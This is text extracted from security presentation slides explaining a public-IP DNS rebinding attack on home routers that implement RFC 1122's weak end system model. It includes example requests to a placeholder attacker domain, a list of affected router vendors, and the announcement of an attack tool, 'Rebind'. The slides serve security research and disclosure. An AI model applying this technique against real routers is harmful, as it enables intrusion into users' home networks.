


The Weak End System Model


- ▶ **RFC 1122, Weak End System Model:**
 - ▶ A host **MAY** silently discard an incoming datagram whose destination address does not correspond to the physical interface through which it is received.
 - ▶ A host **MAY** restrict itself to sending (non-source-routed) IP datagrams only through the physical interface that corresponds to the IP source address of the datagrams.




Weak End System Model




Weak End System Model



Weak End System Model



Weak End System Model



Traffic Capture

The image displays two screenshots of the Wireshark network protocol analyzer interface, showing traffic capture on different network interfaces.

Top Screenshot: eth0: Capturing - Wireshark

The interface shows the menu bar (File, Edit, View, Go, Capture, Analyze, Statistics, Help) and a toolbar with various icons. The main display area is empty, indicating no packets have been captured. The status bar at the bottom reads: "eth0: <live capture in progress> to... No Packets".



Bottom Screenshot: eth1: Capturing - Wireshark

The interface shows the same menu bar and toolbar. The main display area contains a table of captured packets. The status bar at the bottom reads: "eth1: <live capture in progress> Fi... Packets: 3 Displayed: 3 Marked: 0".

No. .	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.1.100	2.3.5.8	TCP	36832 > http [SYN, ECN, CWR] Seq=0 Win=5840 Len=0 MSS=1460 WS=1
2	0.000031	2.3.5.8	192.168.1.100	TCP	http > 36832 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460 WS=7
3	0.001993	192.168.1.100	2.3.5.8	TCP	36832 > http [ACK] Seq=1 Ack=1 Win=5840 Len=0



End Result




Public IP Rebinding Attack

Target IP: 2.3.5.8
Attacker IP: 1.4.1.4
Attacker Domain: attacker.com



2.3.5.8



1.4.1.4




Public IP Rebinding Attack

What is the IP address for
attacker.com?




2.3.5.8



1.4.1.4



Public IP Rebinding Attack




Public IP Rebinding Attack

GET / HTTP/1.1
Host: attacker.com



2.3.5.8




1.4.1.4



Public IP Rebinding Attack

`<script>...</script>`




Public IP Rebinding Attack

GET / HTTP/1.1
Host: attacker.com



2.3.5.8




1.4.1.4



Public IP Rebinding Attack

TCP RST




Public IP Rebinding Attack

GET / HTTP/1.1
Host: attacker.com



2.3.5.8



1.4.1.4




Public IP Rebinding Attack

<html>...</html>



2.3.5.8



1.4.1.4



Public IP Rebinding Attack

▶ Pros:

- ▶ Nearly instant rebind, no delay or waiting period
- ▶ Don't need to know router's internal IP
- ▶ Works in all major browsers: IE, FF, Opera, Safari, Chrome

▶ Cons:

- ▶ Router must meet very specific conditions
 - ▶ Must bind Web server to the WAN interface
 - ▶ Firewall rules must be based on interface names, not IP addresses
 - ▶ Must implement the weak end system model
- ▶ Not all routers are vulnerable



Affected Routers



Asus



Belkin



Dell



Thompson



Linksys



Third Party Firmware



ActionTec



Making the Attack Practical

- ▶ **To make the attack practical:**
 - ▶ Must obtain target's public IP address automatically
 - ▶ Must coordinate services (DNS, Web, Firewall)
 - ▶ Must do something useful



Tool Release: Rebind

- ▶ Provides all necessary services
 - ▶ DNS, Web, Firewall
- ▶ Serves up JavaScript code
 - ▶ Limits foreground activity
 - ▶ Makes use of cross-domain XHR, if supported
 - ▶ Supports all major Web browsers
- ▶ Attacker can browse target routers in real-time
 - ▶ Via a standard HTTP proxy




Rebind

Target IP: 2.3.5.8
Rebind IP: 1.4.1.4
Attacker Domain: attacker.com



2.3.5.8



1.4.1.4



Rebind

Register a NameServer Name

Nameserver . attacker.com

IP Address



Rebind

Nameservers


Nameserver 1:	<input type="text" value="ns1.attacker.com"/>
Nameserver 2:	<input type="text"/>
Nameserver 3:	<input type="text"/>
Nameserver 4:	<input type="text"/>

Save Changes




Rebind

What is the IP address for
attacker.com?



Rebind




Rebind

```
GET /init HTTP/1.1  
Host: attacker.com
```



2.3.5.8

